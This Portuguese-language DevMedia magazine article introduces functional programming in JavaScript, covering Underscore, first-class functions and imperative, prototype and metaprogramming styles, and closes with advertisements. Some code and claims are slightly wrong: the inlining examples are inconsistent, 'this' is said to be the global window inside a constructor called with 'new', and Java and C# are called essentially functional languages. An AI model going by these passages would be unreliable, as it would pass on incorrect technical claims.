No entanto, é muito provável que todos os fatores não serão iguais. Felizmente, os dias da ponderosa lentidão JavaScript estão chegando ao fim e em alguns casos já são uma coisa do passado. Por exemplo, o lançamento do motor V8 do Google inaugurou uma era de otimizações de tempo de execução, que tem trabalhado para motivar os ganhos de desempenho em todos os motores de fornecedores JavaScript. Mesmo que outros fornecedores não estejam seguindo o exemplo do Google, a prevalência do motor V8 está crescendo e na verdade impulsiona o navegador Chrome e o próprio *Node.js*. No entanto, outros fornecedores estão seguindo a liderança V8 e introduzindo melhorias de velocidade de execução, *just in time*, coleta de lixo mais rápida, local de armazenamento em cache, no qual alinham seus próprios motores JavaScript.

A necessidade de apoiar o envelhecimento de navegadores como o Internet Explorer 6 é um requisito muito real para alguns programadores de JavaScript. Há dois fatores a considerar quando confrontados com plataformas legadas: (1) o uso do IE6 está diminuindo (veja na seção **Links** um site interessante que rastreia o uso do IE6 no mundo hoje), e (2) há outras maneiras de ganhar velocidade antes, no código que nunca atinge o browser. Por exemplo, o objeto de revestimento (*in-lining*) pode ser realizado estaticamente, ou antes do código, onde é sempre executado.

O código *in-lining* é o ato de tomar um pedaço de código contido em, digamos, uma função e colar no lugar de uma chamada à mesma função. Observe o exemplo a seguir para tornar as coisas mais claras. Em algum lugar nas profundezas de implementação do Underscore, a função *_each* atua como um circuito muito parecido com o loop mostrado anteriormente:

```
_each = function(obj, iterator, context) {
    for (i = 0, j = obj.length; i < j; i++) {}
```

Imagine que você tem um código que se parece com este:

```
function efetuarTarefa(array) {
    _each(array, function(elem) {
        facaAlgo(array[i]);
    });
}
```

Em algum lugar do código de teste, você efetua a seguinte checagem:

```
// ... algum tempo depois
efetuarTarefa([1,2,3,4,5]);
```

Um otimizador de estática pode transformar o corpo da função *efetuarTarefa* para o seguinte:

```
function efetuarTarefa(array) {
    for (var i = 0, l = array.length; i < l; i++) {
        facaAlgo(array[i]);
    }
}
```

E uma ferramenta de otimização sofisticada poderia otimizar isso ainda mais, eliminando a chamada de função por completo:

```
var array = [1,2,4,6];
for (var i = 0, j = array.length; i < j; i++) {
    facaAlgo(array[i]);
```

Finalmente, um analisador estático realmente surpreendente poderia otimizá-lo ainda mais em cinco chamadas separadas:

```
efetuarTarefa(array[1]);
efetuarTarefa(array[2]);
efetuarTarefa(array[3]); // ...
```

E, para terminar este conjunto incrível de transformações otimizadas, você pode imaginar que se essas chamadas não têm efeitos ou nunca são chamadas, em seguida, a transformação ideal é:

```
// ... algum tempo depois
```

Isto é, se uma parte do código pode ser determinada como “morta” (isto é, não chamada), então ela pode seguramente ser eliminada através de um processo conhecido como código *elision*. Já existem programas otimizadores disponíveis para JavaScript que realizam esses tipos de otimizações – como o compilador primário de *closures* do Google. O compilador de *closures* é uma incrível peça de engenharia que compila JavaScript em JavaScript altamente otimizado.

Há maneiras diferentes para acelerar as bases de código mesmo altamente funcionais usando uma combinação de melhores práticas e ferramentas de otimização. No entanto, muitas vezes não paramos para examinar as questões de velocidade de computação bruta antes de escrevermos um código correto. O Underscore é uma biblioteca de programação funcional muito popular para JavaScript, e um grande número de aplicações fazem um bom uso dela. O mesmo pode ser dito para o campeão dos pesos pesados das bibliotecas JavaScript, o jQuery, que promove muitas expressões funcionais.

Certamente, existem domínios legítimos para a velocidade crua (por exemplo, programação de jogos e sistemas de baixa latência). No entanto, mesmo em face de demandas de execução de tais sistemas, técnicas funcionais não são garantidas para retardar as coisas.

O caso do Underscore

O Underscore é uma agradável biblioteca que oferece uma API pragmática e bem funcional em grande estilo. Em segundo lugar, há uma chance maior que zero que a execução dos trechos de códigos anteriores usando *Array#map* não funcione. A razão provável é que em qualquer ambiente que você escolher executá-los pode ser que não tenhamos o método *map*. O que temos que evitar, a qualquer custo, é ficar atolado em problemas de compatibilidade do *cross-browser*. Esse ruído, embora extremamente importante, é uma distração para o propósito maior de introdução de programação funcional. O uso do Underscore elimina isso quase completamente.

Finalmente, o JavaScript por sua própria natureza permite aos programadores reinventar a roda com bastante frequência. O JavaScript tem a combinação perfeita de poderosas construções de baixo nível, juntamente com a ausência de recursos de linguagens de médio e de alto nível. É essa condição estranha que quase atreve as pessoas a criarem recursos de linguagens a partir das partes de nível inferior. A evolução da linguagem evitará a necessidade de reinventar algumas rodas existentes (por exemplo, sistemas de módulos), mas é improvável ver uma eliminação completa do desejo ou necessidade de construção de características de linguagem. No entanto, quando estiverem disponíveis, bibliotecas existentes de alta qualidade devem ser reutilizadas.

Funções de primeira classe

A programação funcional facilita a utilização e criação de funções de primeira classe. O termo “primeira classe” significa que

algo é apenas um valor. A função de primeira classe é uma que pode ir a qualquer lugar que outro valor possa ir – há poucas ou nenhuma restrições. Um número no JavaScript é certamente algo de primeira classe, e, portanto, uma função de primeira classe tem natureza semelhante:

- Um número pode ser armazenado em uma variável, da mesma forma que uma função pode:

```
var quarentaedois = function() { return 42 };
```

- Um número pode ser armazenado em um slot de um vetor, da mesma forma que uma função pode:

```
var quarentaedois = [42, function() { return 42 }];
```

- Um número pode ser armazenado em um campo de objeto, da mesma forma que uma função pode:

```
var quarentaedois = {number: 42, fun: function() { return 42 }};
```

- Um número pode ser criado conforme necessário, da mesma forma que uma função pode:

```
42 + (function() { return 42 })();
```

// Saída: 84

- Um número pode ser passado para uma função, da mesma forma que uma função pode:

```
function add(n, f) { return n + f() }
add(42, function() { return 42 });
// Saída: 84
```

- Um número pode ser retornado de uma função, da mesma forma que uma função pode:

```
return 42;
return function() { return 42 };
```

Os dois últimos pontos definem, por exemplo, o que poderíamos chamar de uma função “de ordem superior”; colocada diretamente, uma função de ordem superior pode fazer um ou ambos dos seguintes procedimentos:

- Tomar uma função como argumento;
- Retornar uma função como resultado.

Anteriormente o *comparator* foi usado como um exemplo de uma função de ordem superior, mas aqui temos outro exemplo:

```
_each(['suco', 'tango', 'melão'], function(palavra) {
  console.log(palavra.charAt(0).toUpperCase() + palavra.substr(1));
});
```

O resultado, consequentemente, será:

```
// (console) Suco  
// (console) Tango  
// (console) Melão
```

A função do *Underscore _each* leva uma coleção (objeto ou *array*) e itera ao longo de seus elementos, chamando a função *given* como o segundo argumento para cada elemento.

Múltiplos paradigmas JavaScript

É claro que o JavaScript não é estritamente uma linguagem de programação funcional, mas em vez disso facilita o uso de outros paradigmas de igual forma:

- **Programação imperativa:** baseada na descrição de ações em detalhes;
- **Programação orientada a objetos baseada em prototypes:** baseada em objetos prototípicos bem como nas instâncias deles;
- **Metaprogramação:** programação que manipula a base do modelo de execução do JavaScript, focando principalmente nos dados e na forma como eles serão gerenciados ao longo do código.

Incluindo apenas o paradigma imperativo, orientado a objetos e metaprogramação nos restringimos a esses paradigmas suportados diretamente pelas construções de linguagens embutidas. Você poderia suportar ainda outros paradigmas, como orientação de classe e programação eventual, usando a própria linguagem como um meio de execução, mas não iremos nos aprofundar sobre esses temas nesse artigo.

Programação imperativa

Um estilo de programação imperativa é classificado por sua quintada atenção aos detalhes de implementação do algoritmo. Além disso, os programas são imperativos e muitas vezes construídos em torno da manipulação direta e inspeção de estado do programa. Por exemplo, imagine que você gostaria de escrever um programa para construir uma folha com a letra para a canção “99 barris of beer” (99 barris de cerveja). A maneira mais direta de descrever os requisitos desse programa seria:

- Comece com 99;
- Cante o seguinte para cada número até 1:
 - X barris de cerveja na parede
 - X barris de cerveja
 - Tome um primeiro, passe para frente
 - X-1 barris de cerveja na parede
- Subtraia um do último X e comece novamente com o novo valor;
- Quando você finalmente chega ao número 1, cante o seguinte na última linha:
 - Sem mais barris de cerveja na parede

Como se vê, essa especificação tem uma implementação imperativa bastante simples no JavaScript mostrado aqui (**Listagem 20**).

Listagem 20. Iterando sobre a lista de letras.

```
var letras = [];  
for (var barris = 99; barris > 0; barris--) {  
    letras.push(barris + " barris de cerveja na parede");  
    letras.push(barris + " barris de cerveja");  
    letras.push("Tome uma, passe pra frente");  
    if (barris > 1) {  
        letras.push((barris - 1) + " barris de cerveja na parede");  
    }  
    else {  
        letras.push("Sem mais barris de cerveja na parede!");  
    }  
}
```

Essa versão imperativa, apesar de um pouco artificial, é emblemática de um estilo imperativo de programação. Ou seja, a implementação descreve um programa “99 barris of beer” e exatamente um programa “99 barris of beer”. Como o código imperativo opera em um nível tão preciso de detalhes, são muitas vezes implementações difíceis de reutilizar. Além disso, linguagens imperativas são muitas vezes restritas a um nível de detalhe que é bom para os seus compiladores, mas não para seus programadores. Em comparação, uma abordagem mais funcional para esse mesmo problema pode aparecer da seguinte forma:

```
function segmentosLetra(n) {  
    return _chain([])  
        .push(n + " barris de cerveja na parede")  
        .push(n + " barris de cerveja")  
        .push("Tome uma, passe pra frente")  
        .tap(function(letras) {  
            if (n > 1)  
                letras.push((n - 1) + " barris de cerveja na parede");  
            else  
                letras.push("Sem mais barris de cerveja na parede!");  
        })  
        .value();  
}
```

A função *segmentosLetra* faz muito pouco por conta própria – na verdade, ela só gera letras para um único verso da canção de um determinado número:

```
segmentosLetra(9);  
// Saída: ["9 barris de cerveja na parede", "9 barris de cerveja", "Tome uma, passe para  
frente", "8 barris de cerveja na parede"]
```

Programação orientada a objetos baseada em prototypes

O JavaScript é muito semelhante ao Java ou C#, em que as funções construtoras são classes, mas o método de utilização é um nível inferior, onde todas as instâncias em um programa Java são geradas a partir da classe servindo como seu modelo. As instâncias do JavaScript usam objetos existentes para servir como protótipos para instâncias especializadas. A especialização do objeto, juntamente com uma lógica *built-in* de despacho

(*dispatching*) que roteia as chamadas para baixo de uma cadeia de protótipos, é muito mais baixo nível do que a programação orientada a classes, mas é extremamente flexível e poderosa.

Por agora, a forma como isso se relaciona com a programação funcional se dá através das funções que podem também existir como valores dos campos do objeto, e o *Underscore* em si é a ilustração perfeita disso:

```
_each;  
// Saída: function (array, n, guard) {  
//}
```

Isso é ótimo, certo? Bem, não exatamente, pois o JavaScript é orientado em torno de objetos, então ele deve ter uma semântica para auto referências. Como se constata, a sua semântica de auto referência conflita com a noção de programação funcional. Observe o seguinte:

```
var a = {nome:"a", fun: function () { return this; }};  
a.fun();  
// Saída: {nome: "a", fun: ...};
```

Você irá notar que a auto referência **this**, no retorno da função *fun* embutida, retorna o objeto *a* (ou seja, si mesmo).

E isso é provavelmente o que você esperaria. No entanto, observe o seguinte trecho:

```
var bFunc = function () { return this; };  
var b = {nome: "b", fun: bFunc};  
b.fun();
```

O resultado da execução desse exemplo pode ser verificado na **Figura 5**. Quando uma função é criada fora do contexto de uma instância do objeto, sua referência **this** aponta para o objeto global.

The screenshot shows the browser's developer tools console with the 'Console' tab selected. The output of the code execution is displayed, showing the creation of a function bFunc, its assignment to object b, and the execution of b.fun(). The resulting object b is shown with its properties: nome ('b') and fun (the function object). The fun object has its own properties: arguments (null), caller (null), length (0), name (''), prototype (bFunc), __proto__ (function), and __proto__ (Object). The entire object b is also shown with its properties: nome ('b') and __proto__ (Object).

Figura 5. Resultado da execução da função fun()

FÓRUM DEVMEDIA

**O lugar perfeito para você ficar por dentro
de tudo o que acontece nas tecnologias do
mercado atual**

No fórum da DevMedia você irá encontrar uma equipe disponível e altamente qualificada com consultores e colaboradores prontos para te ajudar a qualquer hora e sobre qualquer assunto. Temos as salas de Java, .NET, Delphi, Banco de Dados, Engenharia de Software, PHP, Java Script, Web Design, Automação comercial, Ruby on Rails e muito mais!



ACESSE AGORA
www.devmedia.com.br/forum

Metaprogramação

Muitas linguagens de programação apoiam a metaprogramação, mas raramente fornecem o mesmo nível de potência oferecida pelo JavaScript. Na metaprogramação, a programação ocorre quando você escreve o código para fazer algo, e a metaprogramação ocorre quando você escreve o código que muda a maneira como algo é interpretado. Vamos dar uma olhada em um exemplo de metaprogramação para que você possa entender melhor.

No caso do JavaScript, a natureza dinâmica dessa referência pode ser explorada para executar um pouco de metaprogramação. Por exemplo, observe a seguinte construção de função:

```
function Point2D(x, y) {  
    this._x = x;  
    this._y = y;  
}
```

Quando usada com um *new*, a função *Point2D* dá uma nova instância do objeto com os campos adequados definidos:

```
new Point2D(0, 1);  
// Saída: {_x: 0, _y: 1}
```

No entanto, o método *Function.call* pode ser usado para metaprogramar uma derivação do *Point2D* com o comportamento do construtor para um novo tipo *Point3D*, por exemplo:

```
function Point3D(x, y, z) {  
    Point2D.call(this, x, y);  
    this._z = z;  
}
```

O *this* representa o objeto global onde o elemento está inserido (ou seja, o *window*). E a criação de uma nova instância funciona exatamente como esperávamos:

```
new Point3D(10, -1, 100);  
// Saída: {_x: 10, _y: -1, _z: 100}
```

Em nenhum lugar o *Point3D* define explicitamente os valores para *this._x* e *this._y*, mas por ligação dinâmica a essa referência em uma chamada para o *Point2D*, tornou-se possível alterar o alvo do seu código de criação das referidas propriedades.

A programação funcional é um universo muito grande e por muitas vezes é relativa ao contexto do que se está programando naquele exato momento. Essa relatividade, portanto, se traduz na criatividade e experiência dos profissionais alocados num dado projeto. A melhor forma de entender sua real aplicabilidade é comparando seus conceitos com os de outras linguagens essencialmente funcionais, como o Java (a partir da versão 8) e o C#. Assim, você pode analisar como transcrever suas regras para o modelo de protótipos, OO ou até mesmo baseado em funções do JavaScript.

Autor



Júlio Sampaio

É analista de sistema e entusiasta da área de Tecnologia da Informação. Atualmente é consultor na empresa Visagio, trabalhando em projetos de desenvolvimento de sistemas estratégicos, é também instrutor JAVA. Possui conhecimentos e experiência em áreas como Engenharia de Software e Gerenciamento de Projetos, tem também interesse por tecnologias relacionadas ao front-end web.



Links:

Página do rastreador de uso do IE6

<http://www.ie6countdown.com/>

Página do framework Underscore.js

<http://underscorejs.org/>

Somos tão apaixonados por tecnologia que o nome da empresa diz tudo.

Porta 80 é o melhor que a Internet pode oferecer para sua empresa.

Já completamos 8 anos e estamos a caminho dos 80, junto com nossos clientes.

Adoramos tecnologia.
Somos uma equipe composta de gente que entende e gosta do que faz,
assim como você.



Estrutura

100% NACIONAL.
Servidores de primeira linha, links de alta capacidade.



Suporte diferenciado

Treinamos nossa equipe para fazer mais e melhor. Muito além do esperado.



Serviços

Oferecemos a tecnologia mais moderna, serviços diferenciados e antenados com as suas necessidades.



1-to-1

Conhecemos nossos clientes. Atendemos cada necessidade de forma única.
[Conheça!](#)



Porta 80

WEB HOSTING

Hospedagem | Cloud Computing | Dedicados | VoIP | Ecommerce |
Aplicações | Streaming | Email corporativo

porta80.com.br | comercial@porta80.com.br | twitter.com/porta80

SP 4063-8616 | RJ 4063-5092 | MG 4063-8120 | DF 4063-7486